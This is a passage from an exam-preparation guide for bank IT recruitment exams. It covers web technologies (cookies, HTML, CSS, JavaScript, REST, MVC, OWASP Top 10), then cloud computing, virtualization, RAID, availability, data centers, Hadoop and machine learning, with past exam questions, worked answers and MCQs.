2. **Theft via XSS:** inject malicious JavaScript into the page, read `document.cookie` and send it to the hacker's server.
3. **CSRF (Cross-Site Request Forgery):** because the browser sends cookies automatically, another website can send a fund transfer request without the user knowing.
4. **Sniffing / MitM:** on an HTTP (unencrypted) connection, cookies can be read in transit.
5. **Privacy:** third-party tracking cookies build a user's browsing profile.
6. **Session fixation, cookie tampering** (if role=admin is kept in a cookie, the user can change it himself).

Prevention: `HttpOnly` (JS cannot read → stops XSS theft), `Secure` (sent only over HTTPS), `SameSite=Strict/Lax` (stops CSRF), short lifetime, new session ID after login, no sensitive data in cookies, CSRF token.

10.5 HTML — Basics

HTML = **HyperText Markup Language** — a markup language, not a programming language. HTML5 semantic tags: `<header>`, `<nav>`, `<section>`, `<article>`, `<footer>`; media: `<video>`, `<audio>`, `<canvas>`.

Example: table, image and form likely

```
<table border="1">
  <caption>Account Summary</caption>
  <tr><th>A/C No</th><th>Name</th><th>Balance</th></tr>
  <tr><td>1001</td><td>Rahim</td><td>25000</td></tr>
  <tr><td colspan="2">Total</td><td>25000</td></tr>
</table>

<img src="logo.png" alt="Bank logo" width="120">
<a href="https://www.bb.org.bd" target="_blank">Bangladesh Bank</a>

<form action="/login" method="post">
  <label for="u">User ID</label> <input type="text" id="u" name="uid" required>
  <input type="password" name="pwd">
  <select name="branch"><option>Motijheel</option></select>
  <button type="submit">Login</button>
</form>
```

`<tr>` = row, `<th>` = header cell, `<td>` = data cell, `colspan` / `rowspan` = merge cells. `<img>` is an empty (self-closing) tag; `alt` is important for accessibility.

10.6 CSS

CSS = **Cascading Style Sheets**. "Cascading" because when several rules apply, they are applied by priority (specificity and order). Specificity: inline (1000) > ID (100) > class/attribute/pseudo-class (10) > element (1); `!important` overrides everything.

Method	Example	Remark
Inline	`<p style="color:red">`	Highest priority; but not reusable
Internal	`<style>` tag in `<head>`	For one page
External	`<link rel="stylesheet" href="style.css">`	**Best** — one file for many pages, cached by the browser, HTML and design kept separate (separation of concerns), easy maintenance

Box Model: Content → Padding → Border → Margin (inside to outside). With `box-sizing: border-box`, padding and border are counted inside the width. **Selectors:** `p` (element), `.btn` (class), `#main` (id), `div p` (descendant), `div > p` (child), `a:hover` (pseudo-class). Layout: Flexbox (one-dimensional), Grid (two-dimensional).

10.7 Responsive Design: Media Query, Viewport and Mobile-First

Past question BSCS AME/AE 24.01.2026

Explain the role of CSS Media Queries and the Viewport Meta Tag in creating responsive applications. What is the "Mobile-First" approach? (10)

Responsive design: the same website adapts by itself to all screens — mobile, tablet and desktop.

1. Viewport Meta Tag: by default, a mobile browser treats the page as a ~980px-wide desktop page and shows it zoomed out. This tag tells the browser that viewport width = the device's actual width, and initial zoom is 1:

```
<meta name="viewport" content="width=device-width, initial-scale=1.0">
```

Without it, media queries do not get the correct width, so responsive CSS does not work at all.

2. CSS Media Query: applies different CSS conditionally, based on screen features (width, orientation, resolution). The layout changes at certain widths (breakpoints) — e.g. 3 columns on desktop, 1 column on mobile.

```
/* Mobile-first: default styles are for small screens */
.cards { display: grid; grid-template-columns: 1fr; }

/* Tablet and larger */
@media (min-width: 768px) {
  .cards { grid-template-columns: 1fr 1fr; }
}
/* Desktop */
@media (min-width: 1024px) {
  .cards { grid-template-columns: repeat(3, 1fr); }
}
```

3. Mobile-First approach: first design and write CSS for the smallest screen (mobile), then add features/layout step by step for larger screens using `min-width` media queries (progressive enhancement). The opposite is Desktop-first (scaling down with `max-width`).
Advantages: (a) most users in Bangladesh use the internet/banking on mobile; (b) less CSS/images load on mobile → faster, less data cost; (c) starting from a small screen forces you to keep only essential content; (d) Google uses mobile-first indexing, so SEO is better. Supporting techniques: fluid grid (% / fr), flexible image (`max-width:100%`), relative units (rem, em, vw).

10.8 JavaScript, DOM, AJAX and JSON

JavaScript is a client-side scripting language that runs in the browser (it also runs on the server via Node.js). The **DOM** (Document Object Model) represents an HTML page as a tree, which JS can modify.

```
let btn = document.getElementById("checkBtn");
btn.addEventListener("click", async () => {
  const res  = await fetch("/api/accounts/1001");   // AJAX (fetch API)
  const data = await res.json();                      // JSON → object
  document.querySelector("#bal").textContent = data.balance;
});
```

AJAX (Asynchronous JavaScript and XML) — exchanging data with the server in the background without reloading the whole page (XMLHttpRequest or fetch). **JSON** (JavaScript Object Notation) — a lightweight text data format: `{"name":"Rahim","balance":25000,"active":true}`; smaller and easier to parse than XML. `var` (function scope) vs `let` / `const` (block scope); `==` (compares with type conversion) vs `===` (strict comparison including type).

10.9 REST API

REST (Representational State Transfer) — an architectural style that identifies resources by URI and acts on them with HTTP methods. Core principles: **Client–server**, **Stateless** (each request is self-contained; server does not remember sessions), **Cacheable**, **Uniform interface**, **Layered system**, Code on demand (optional).

Task	Method + URI	On success
View all accounts	`GET /api/accounts`	200 OK
One account	`GET /api/accounts/1001`	200 OK / 404
New account	`POST /api/accounts`	201 Created
Full update	`PUT /api/accounts/1001`	200 / 204
Delete	`DELETE /api/accounts/1001`	204 No Content

REST vs SOAP: SOAP is a strict XML-based protocol (WSDL, WS-Security) — common in older banking systems; REST is lightweight, usually JSON. API security: OAuth 2.0, JWT token, API key, rate limiting.

10.10 MVC Architecture




Figure 10.2: MVC — the Controller receives the HTTP request (GET/POST)

Model — data and business rules (e.g. Account, balance calculation, DB access); **View** — what is shown to the user; **Controller** — receives the user's HTTP request (GET/POST), gives work to the Model and selects the suitable View. Advantages: separation of concerns, parallel development, easy testing. Frameworks: Laravel (PHP), Spring MVC (Java), ASP.NET MVC, Django (MVT).

```
// Laravel routes/web.php — GET and POST go to separate controller methods
Route::get('/accounts/{id}', [AccountController::class, 'show']);
Route::post('/transfer',     [TransferController::class, 'store']);

// Node.js + Express
app.get('/accounts/:id', (req, res) => res.json(findAccount(req.params.id)));
app.post('/transfer',    (req, res) => { /* req.body */ res.status(201).send(); });
```

10.11 Web Servers, CDN and Related Topics

- **Web server:** Apache HTTP Server (process/thread-based, .htaccess), **Nginx** (event-driven, popular as reverse proxy and load balancer), Microsoft IIS (Windows/.NET), Apache Tomcat (Java Servlet container).
- **Static vs Dynamic** pages: static = a file stored on the server sent as is; dynamic = generated each time by running server-side code (PHP, Java, Node).
- **CDN** (Content Delivery Network): caches static content on edge servers near the user, reducing latency and origin-server load, and helps absorb DDoS (Cloudflare, Akamai).
- **Load balancer**: Round robin, Least connections; **Reverse proxy**; **SSL/TLS certificate** — signed by a Certificate Authority (CA).
- **Port:** HTTP 80, HTTPS 443, FTP 20/21, SSH 22, Telnet 23, SMTP 25 (submission 587), DNS 53, POP3 110, IMAP 143.

10.12 OWASP Top 10 (2021) — in brief

#	Risk	In one line
A01	Broken Access Control	A user can reach another's account/admin functions (IDOR)
A02	Cryptographic Failures	Data not encrypted, weak algorithms (MD5)
A03	Injection	SQL injection, command injection; XSS is now included
A04	Insecure Design	Security not considered in the design itself
A05	Security Misconfiguration	Default passwords, debug mode left open
A06	Vulnerable & Outdated Components	Old libraries/plugins
A07	Identification & Authentication Failures	Weak password policy, no MFA, session flaws
A08	Software & Data Integrity Failures	Unverified updates, insecure deserialization
A09	Security Logging & Monitoring Failures	Attacks are not logged/alerted
A10	Server-Side Request Forgery (SSRF)	Making the server send requests to internal URLs

See the security chapter for detailed prevention of SQL Injection and XSS. In short: Parameterized query/Prepared statement, input validation, output encoding, Content Security Policy.

10.13 MCQ Practice

1. What is the full form of CSS?

(a) Computer Style Sheets
(b) Creative Style Sheets
(c) Cascading Style Sheets
(d) Colorful Style Sheets

Answer: (c) Officer IT MCQ 2026 (BIBM)

2. Which tag adds an image in HTML?

(a) <image>
(b) <img>
(c) <pic>
(d) <src>

Answer: (b) — `<img src="..." alt="...">`. Officer IT MCQ 2026 (BIBM)

3. What is the default port of HTTP?

(a) 21
(b) 25
(c) 80
(d) 443

Answer: (c) — HTTPS is 443. Officer IT MCQ 2026 (BIBM)

4. Why is HTTPS more secure than HTTP?

(a) IP
(b) Encryption
(c) Cookies
(d) Proxy

Answer: (b) — TLS encryption. Officer IT MCQ 2026 (BIBM)

5. In MVC, which part handles GET/POST HTTP requests?

(a) Model
(b) View
(c) Controller
(d) Both Model and View

Answer: (c) Officer IT MCQ 2026 (BIBM)

6. Which one is not a programming language?

(a) Python
(b) Java
(c) HTML
(d) C++

Answer: (c) — HTML is a markup language. Officer IT MCQ 2026 (BIBM)

7. What is the standard phrase for status code “403”?

(a) Not Found
(b) Unauthorized
(c) Forbidden
(d) Bad Request

Answer: (c)

8. Which is the ideal status code when POST successfully creates a new resource?

(a) 200
(b) 201
(c) 204
(d) 301

Answer: (b) — 201 Created.

9. Which cookie attribute stops JavaScript from reading the cookie?

(a) Secure
(b) HttpOnly
(c) SameSite
(d) Domain

Answer: (b) — Prevents cookie theft through XSS.

10. Which HTTP method is not idempotent?

(a) GET
(b) PUT
(c) DELETE
(d) POST

Answer: (d)

11. In the CSS box model, which layer is just outside the border?

(a) Padding
(b) Content
(c) Margin
(d) Outline-box

Answer: (c) — Content → Padding → Border → Margin.

12. Which has the highest CSS specificity?

(a) Class selector
(b) ID selector
(c) Inline style
(d) Element selector

Answer: (c) — (excluding `!important`).

13. Which media feature is normally used in mobile-first CSS?

(a) max-width
(b) min-width
(c) orientation
(d) aspect-ratio

Answer: (b) — Styles are extended from small to large screens.

14. The technique for fetching data from the server without reloading the page —

(a) CGI
(b) AJAX
(c) FTP
(d) SOAP

Answer: (b)

15. Where is 502 Bad Gateway usually seen?

(a) Client's wrong URL
(b) When a proxy/gateway gets an invalid response from the backend server
(c) Wrong password
(d) Page found in cache

Answer: (b) — When the app server behind Nginx/load balancer is down.

Chapter 11 — Cloud, Virtualization, Data Center, Big Data & AI

This chapter is especially for **AME / Assistant Engineer (IT)**. RAID, VM, IaaS/PaaS/SaaS, availability, Hadoop and data centers appeared in all three exams: BB AME 2023, BSCS AME 24.01.2026 and 08.05.2026. VM calculations and cloud service models also appeared for Officer (IT) and Senior Officer (IT).

11.1 Cloud Computing — Definition and Characteristics

NIST definition: Cloud computing is a model for on-demand network access to a shared pool of configurable computing resources (network, server, storage, application, service). These resources can be provisioned and released rapidly with minimal management effort.

5 Essential Characteristics (NIST)	Meaning
On-demand self-service	User starts servers/storage by themselves, without human help
Broad network access	Access from any device over the Internet
Resource pooling	Multi-tenant model: many customers share the same hardware
Rapid elasticity	Quickly increase/decrease with demand (scale out/in)
Measured service	Billing by measured usage (pay-as-you-go)

11.2 Service Models: IaaS, PaaS, SaaS




Figure 11.1: Division of responsibility — yellow = customer manages, blue = cloud provider

Model	Customer gets	Customer manages	Examples
IaaS	Virtual machine, storage, network	OS, runtime, middleware, app, data	AWS EC2, Azure VM, Google Compute Engine
PaaS	Development platform with runtime + OS + DB	Only application code and data	Google App Engine, Heroku, Azure App Service, AWS Elastic Beanstalk

SaaS	Ready-made software, used in a browser	Only usage and own data/settings	Gmail, Microsoft 365, Salesforce, Zoom

Previous Question SO IT 2026 (25104)

A startup company wants to launch a new web application. They do not want to manage any underlying hardware, operating systems, or even the runtime environment; they only want to focus on writing and deploying their code. Which cloud service model (IaaS, PaaS, or SaaS) is most appropriate for them? Provide two real-world examples.

Answer: PaaS (Platform as a Service).
Reason: In PaaS the provider manages everything: hardware, network, virtualization, OS, runtime (e.g. Java/Python/Node) and middleware. The developer only writes and deploys code. With IaaS, the startup would have to patch/update the OS and runtime itself, which it does not want. With SaaS, you can only use ready-made software; you cannot build your own app.
Examples: (1) **Google App Engine** — build and deploy web apps without server management; automatic scaling and load balancing. (2) **Heroku** — deploy with a Git push; OS, runtime and infrastructure are managed automatically. More: Azure App Service, AWS Elastic Beanstalk.

Deployment Models

Model	Features	Use in banks
Public	Provider's infrastructure, open to all	Email, less sensitive workloads
Private	Owned by a single organization	CBS, customer data (regulatory requirement)
Hybrid	Private + Public connected	Sensitive data in-house, peak load on public (cloud bursting)
Community	Shared by several organizations with common needs	Several banks/government agencies together

Previous Question BSCS AME/AE 24.01.2026

An increasing number of organizations in industry and business sectors adopt cloud computing. List 5 key enabling technologies of cloud computing. (5)

1. **Virtualization** — many VMs on one physical server; basis of resource pooling (hypervisor).
2. **Broadband network and Internet** — without fast, reliable networks, remote resources cannot be used.
3. **Web services, SOA and API** (REST/SOAP) — expose and integrate services through standard interfaces.
4. **Multi-tenancy** — many customers use the same application/infrastructure securely and separately.
5. **Data center automation and distributed/utility computing** — automatic provisioning, orchestration, metering (pay-per-use).

Additional: Containerization (Docker, Kubernetes), distributed storage (HDFS, object storage), autonomic computing.

11.3 Virtualization and Virtual Machine

Virtualization means dividing one physical hardware into multiple isolated virtual environments using a software layer (**hypervisor**/VMM).

Type 1 (Bare-metal)	Type 2 (Hosted)
Runs directly on the hardware	Runs as an application on a host OS
Fast, secure — used in data centers	Relatively slow — used on desktops/for testing
VMware ESXi, Microsoft Hyper-V, Citrix XenServer, KVM	VirtualBox, VMware Workstation, Parallels




Figure 11.2: In a VM each has its own Guest OS; in containers all share the host kernel

Aspect	Virtual Machine	Container
Isolation	Full (separate OS kernel) — more secure	Process level (namespace, cgroup)
Size and startup	GBs, boots in minutes	MBs, starts in seconds

Different OS	Yes (Windows VM on a Linux host)	No, must be compatible with the host kernel

Previous Question BB AME 2023

Define a virtual machine with a neat diagram, explain the working of VM. What are the benefits of a VM?

Definition: A Virtual Machine is a software-based emulation of a physical computer. It has its own virtual CPU, RAM, disk, NIC and a full Guest OS, and is completely isolated from other VMs on the same hardware. (Diagram: draw the left part of Figure 11.2.)

How it works:

1. A **hypervisor** runs on the physical server (Type 1 directly on hardware, Type 2 on a host OS).
2. The hypervisor divides the physical CPU cores, RAM, storage and network and allocates them to each VM as virtual hardware (vCPU, vRAM, virtual disk files such as .vmdk/.vhdx, vNIC and virtual switch).
3. The Guest OS thinks it is running on real hardware. The hypervisor traps privileged instructions and I/O and safely passes them to the real hardware. In modern CPUs, Intel VT-x / AMD-V hardware-assisted virtualization makes this faster.
4. The hypervisor ensures CPU scheduling and memory isolation, so one VM cannot see another's memory.

Benefits: (1) Server consolidation — less hardware, power and space; (2) Isolation — if one VM crashes/is compromised, others stay safe; (3) Snapshots and fast backup/restore; (4) Live migration (vMotion) — move from one host to another without downtime, so maintenance is easy; (5) Fast provisioning — a new server from a template in minutes; (6) Run different OSs on the same hardware and keep legacy applications alive; (7) Disaster recovery — VM files can be replicated to the DR site. **Disadvantages:** virtualization overhead, hypervisor is a single point of failure, VM sprawl.

Previous Question Officer IT 2026 (25105)

A physical server has 32 CPU cores, 96 GB RAM, and 4 TB storage. Each virtual machine (VM) requires 4 CPU cores, 16 GB RAM, and 500 GB storage. Calculate the maximum number of VMs that can be hosted on the server without overcommitting resources. Identify the limiting resource.

How many VMs each resource can hold separately:
CPU: 32 ÷ 4 = **8** VM
RAM: 96 ÷ 16 = **6** VM
Storage: 4 TB = 4000 GB (or 4096 GB) → 4000 ÷ 500 = **8** VMs (4096 ÷ 500 = 8.19 → 8)
Maximum VMs = min(8, 6, 8) = **6**. **Limiting resource (bottleneck) = RAM.**
With 6 VMs, unused: CPU 32 − 24 = 8 cores, Storage 4000 − 3000 = 1000 GB. (In practice the hypervisor also uses some RAM, so 5 is safe in production.)

11.4 Storage: RAID

RAID = Redundant Array of Independent (Inexpensive) Disks. N = number of disks, S = capacity of each.

Level	Technique	Minimum disks	Usable capacity	Disk failures tolerated
RAID 0	Striping	2	N × S	0 (if one fails, all data is lost)
RAID 1	Mirroring	2	S (with 2 disks) — 50% of total	1 (per mirror pair)
RAID 5	Striping + distributed parity	3	(N − 1) × S	1
RAID 6	Striping + double parity	4	(N − 2) × S	2
RAID 10 (1+0)	Stripe over mirrors	4	(N / 2) × S	1 per mirror pair

Previous Question BSCS AME 2026

A maintenance engineer is setting up a RAID 5 array with five hard drives, each having a capacity of 4 TB. What is the total usable storage capacity, and why is it not 20 TB? (15 Marks)

Usable = (N − 1) × S = (5 − 1) × 4 TB = 16 TB

Why not 20 TB: For fault tolerance, RAID 5 keeps a **parity block** in every stripe (P = D1 ⊕ D2 ⊕ D3 ⊕ D4, XOR). Parity blocks are rotated across all disks (distributed parity), but in total **the space of one disk** goes to parity. Total raw = 5 × 4 = 20 TB; parity overhead = 4 TB; usable = 16 TB (80% efficiency). In return, if any one disk fails, the lost data can be rebuilt using XOR of the remaining data and parity (rebuild). If two disks fail together, data is lost — so RAID 6 is safer with large disks (usable would be 12 TB here).

Storage architecture: DAS (directly attached), NAS (file-level, NFS/SMB over Ethernet), SAN (block-level, Fibre Channel/iSCSI — for CBS databases). Backup rule **3-2-1**: 3 copies, 2 types of media, 1 offsite. **RPO** (how much data loss is tolerable) and **RTO** (how fast recovery must be).

11.5 Availability, Reliability and Maintenance

Availability = Uptime / Total time = MTBF / (MTBF + MTTR)

Previous Question BSCS AME/AE 24.01.2026

A bank's ATM network experiences an average of 4 hours of downtime every 30 days due to server maintenance and network glitches. Calculate the System Availability percentage for the month. If the bank processes an average of 500 transactions per hour with an average fee of Taka 0.50 per transaction, calculate the total revenue loss during this downtime. (10)

Total time = 30 × 24 = 720 hours; Uptime = 720 − 4 = 716 hours
Availability = 716 / 720 × 100 = **99.44%** (approx.)
Lost transactions = 4 × 500 = 2000
Revenue loss = 2000 × 0.50 = **Tk 1,000**
Comment: 99.44% availability is close to "two nines". Banking usually targets ≥ 99.9% (~43 minutes downtime per month). This can be achieved with redundancy, clustering and planned maintenance in off-peak hours.

Availability	Maximum downtime per year
99% (two nines)	≈ 3.65 days
99.9%	≈ 8.76 hours
99.99%	≈ 52.6 minutes
99.999% (five nines)	≈ 5.26 minutes

Series: $R_s = R_1 \times R_2 \times \ldots \times R_n$ | Parallel: $R_p = 1 - (1 - R_1)(1 - R_2)\ldots(1 - R_n)$

Previous Question BSCS AME 2026

Distinguish between Preventive and Corrective maintenance with a real-world example for each in a data center environment. A critical system consists of three components (Power Supply, Motherboard, and Storage) connected in a series configuration. If each component has a reliability of 0.95, what is the total reliability of the system? (15 Marks)

Aspect	Preventive Maintenance	Corrective Maintenance
Definition	Done **before** failure, on a fixed schedule, to reduce the chance of failure	Done **after** failure occurs, to repair the fault and restore the system
Planning	Planned	Unplanned/reactive
Downtime	Scheduled, short	Unexpected, often long
Cost	Regular but predictable	Higher due to emergency repair and business loss
Data center example	Every 3 months: test and replace UPS batteries, clean precision AC filters, firmware updates, monitor disk SMART	When a RAID disk fails: hot-swap and rebuild; replace a burnt-out PSU

Series reliability: $R = 0.95 \times 0.95 \times 0.95 = 0.95^3 =$ **0.857375** ≈ **85.74%**
That is, even though each part is 95% reliable, in series the whole system stops if any one fails, so total reliability drops. Improvement: redundant (parallel) PSU — with two PSUs in parallel, PSU part $R = 1 - 0.05^2 = 0.9975$, then system $R = 0.9975 \times 0.95 \times 0.95 \approx 0.900$.

Predictive maintenance: analyze sensors/metrics (temperature, SMART) to predict failure and do maintenance at the right time.

11.6 Data Center

Uptime Institute Tiers

Tier	Redundancy	Availability	Downtime per year
I — Basic	N (no redundancy)	99.671%	≈ 28.8 hours
II — Redundant components	N+1 components	99.741%	≈ 22 hours
III — Concurrently maintainable	N+1, multiple paths	99.982%	≈ 1.6 hours
IV — Fault tolerant	2N or 2(N+1)	99.995%	≈ 26.3 minutes

Besides the main Data Center (DC), a bank keeps a geographically distant **Disaster Recovery Site (DRS)** and replicates data to it. Data center components: raised floor, precision AC (hot aisle/cold aisle), UPS and generator, FM-200/Novec gas-based fire suppression, access control and CCTV, racks, structured cabling.

PUE (Power Usage Effectiveness) = Total facility power ÷ IT equipment power (ideal = 1.0)

Example: PUE

A data center draws 1.8 MW in total, of which servers-storage-network use 1.2 MW. PUE = 1.8 / 1.2 = **1.5**. That is, for every 1 W of IT load, an extra 0.5 W goes to cooling, lighting and UPS loss. DCiE = 1/PUE = 66.7%.

Previous Question BB AME 2023

What are the challenges in optimizing energy efficiency of data centers? Explain!

1. **High cooling cost:** A large share of total power (often 30–40%) goes to cooling; in a hot-humid climate like Bangladesh, free cooling is rarely possible.
2. **Low server utilization:** Many servers run at 10–20% load, yet even when idle they draw a significant part of full-load power (energy non-proportionality); wasteful without virtualization/consolidation.
3. **Hot spots and airflow management:** Disorganized cabling, not following hot/cold aisles, and no blanking panels on empty racks let hot and cold air mix.
4. **Redundancy vs efficiency conflict:** Tier III/IV need 2N UPS and cooling, which run less efficiently at partial load.
5. **Old infrastructure and UPS/PSU losses:** Legacy hardware, inefficient UPS and conversion losses in power distribution.
6. **Workload variability:** Capacity must be kept for peak, and stays unused off-peak; dynamic power management is complex.
7. **Lack of measurement and monitoring:** Without proper metering (PUE, rack-level power), improvement cannot be measured.
8. **Renewable energy and cost:** Solar/wind supply is irregular; high initial investment.

Solutions: virtualization and consolidation, hot/cold aisle containment, raising temperature setpoint within ASHRAE limits, in-row/liquid cooling, high-efficiency UPS and PSU (80 PLUS), monitoring with DCIM, setting a PUE target.

11.7 Big Data and the Hadoop Ecosystem

5Vs of Big Data: Volume (huge size), Velocity (fast generation — e.g. real-time logs), Variety (structured, semi-structured, unstructured), Veracity (accuracy/trustworthiness), Value (business value).

Component	Role
HDFS	Distributed file system — splits big files into blocks (default 128 MB) and stores them on many nodes with replication (default 3); NameNode (metadata) + DataNode
YARN	Resource management and job scheduling (ResourceManager, NodeManager)
MapReduce	Batch processing model — Map (create key-value) → Shuffle/Sort → Reduce (aggregate)
HBase	Column-oriented NoSQL DB on top of HDFS; real-time random read/write

Hive	Data warehouse queries with SQL-like HiveQL
Pig	Data transformation (ETL) with Pig Latin scripts
Flume	Collects log/streaming data and ingests it into HDFS/HBase
Sqoop	Bulk import/export between RDBMS (MySQL, Oracle) and Hadoop
ZooKeeper	Distributed coordination — configuration, leader election, synchronization
Oozie	Workflow scheduler for Hadoop jobs
Mahout	Scalable machine learning library (recommendation, clustering, classification)
Cassandra / Avro / Chukwa	Distributed NoSQL DB / data serialization / log collection and monitoring
Kafka, Spark (outside the list)	Kafka = distributed streaming platform; Spark = fast in-memory batch + stream processing and MLlib

Previous Question BSCS AME/AE 24.01.2026

You have been hired as a Cloud Data Engineer to design a big data analytics pipeline for an e-commerce company. The company needs to: ingest millions of real-time web server logs; store and manage petabytes of raw and structured data; process data for batch and stream analytics; provide near real-time product recommendations; run machine learning models at scale. From the following Hadoop ecosystem components: MapReduce, HDFS, YARN, HBase, ZooKeeper, Pig, Hive, Mahout, Chukwa, Cassandra, Avro, Oozie, Flume, Sqoop — identify five components that you would use to design this pipeline. Justify the role of each chosen component. (10)




Figure 11.3: E-commerce big data pipeline (YARN manages resources for all processing)

Model Answer — 5 selected components

1. **Flume (Ingestion):** Reliably collects millions of web server logs in real time and sends them to HDFS/HBase; source–channel–sink architecture, fault-tolerant and horizontally scalable. (Sqoop can be added to bring data from the relational order DB.)
2. **HDFS (Storage):** Stores petabyte-scale raw and structured data on commodity hardware with blocks and 3× replication — low-cost, huge and fault-tolerant storage; the data lake of the whole pipeline.
3. **YARN (Resource management):** Allocates CPU/memory and schedules batch (MapReduce/Hive), stream and ML jobs on the same cluster — essential for a multi-workload cluster.
4. **HBase (Real-time serving):** Low-latency random read/write; stores precomputed recommendations and recent clicks per user, so the website reads them in milliseconds and shows near real-time recommendations.
5. **Mahout (Machine learning at scale):** Runs collaborative filtering (item-based recommendation), clustering and classification algorithms in a distributed way to build recommendation models on huge data.

Alternative/additional points: **MapReduce** or SQL-based **Hive** for batch analytics; **Oozie** for workflows; **ZooKeeper** for cluster coordination (required by HBase). Outside the list you can mention: Kafka + Spark Streaming for modern stream processing.

11.8 Core Topics of AI and Machine Learning

Type	Concept	Banking example
Supervised	Learn from labeled data (classification, regression)	Loan default prediction, fraud/not-fraud
Unsupervised	Find patterns without labels (clustering, association)	Customer segmentation, detecting abnormal transactions
Reinforcement	Learn from reward/penalty by acting in an environment	Trading strategy, dynamic pricing

Neural Network: input layer → one or more hidden layers → output layer; each neuron takes a weighted sum + bias and applies an **activation function**. Training: forward pass → loss → **backpropagation** → update weights with gradient descent.

Activation	Formula / range	Where used
ReLU	max(0, x)	**Most common in hidden layers** — fast, less vanishing gradient
Sigmoid	$1/(1+e^{-x})$, (0,1)	Output of binary classification
Softmax	Probability distribution, sum = 1	Multi-class output
Tanh	(−1, 1)	Older hidden layers, RNN

CNN — images (cheque/signature verification, OCR); **RNN/LSTM** — sequential data; **Transformer** — self-attention mechanism; modern **LLMs** (GPT, Claude, Gemini) are built on it. Preventing overfitting: more data, regularization, dropout, cross-validation.

Previous Question BSCS AME/AE 24.01.2026

"Data is the new compute in today's AI era." Critically analyze this statement in the context of modern AI applications. Your answer should demonstrate clarity of thought, coherence, and relevance to the topic.

Answer structure (4 paragraphs):

1. **Introduction:** Earlier, AI progress depended mainly on GPU/compute power. Now compute is relatively easy to get (cloud GPUs), but high-quality, relevant data is scarce — so data is the main source of competitive advantage.
2. **Arguments for:** (a) Scaling law — model performance grows with the amount and quality of data; (b) everyone uses the same architecture (Transformer), data makes the difference; (c) in fine-tuning and RAG, an organization's own data (e.g. a bank's transaction history) creates value; (d) with good data, even small models give good results with less compute — i.e. data acts as a substitute for compute.
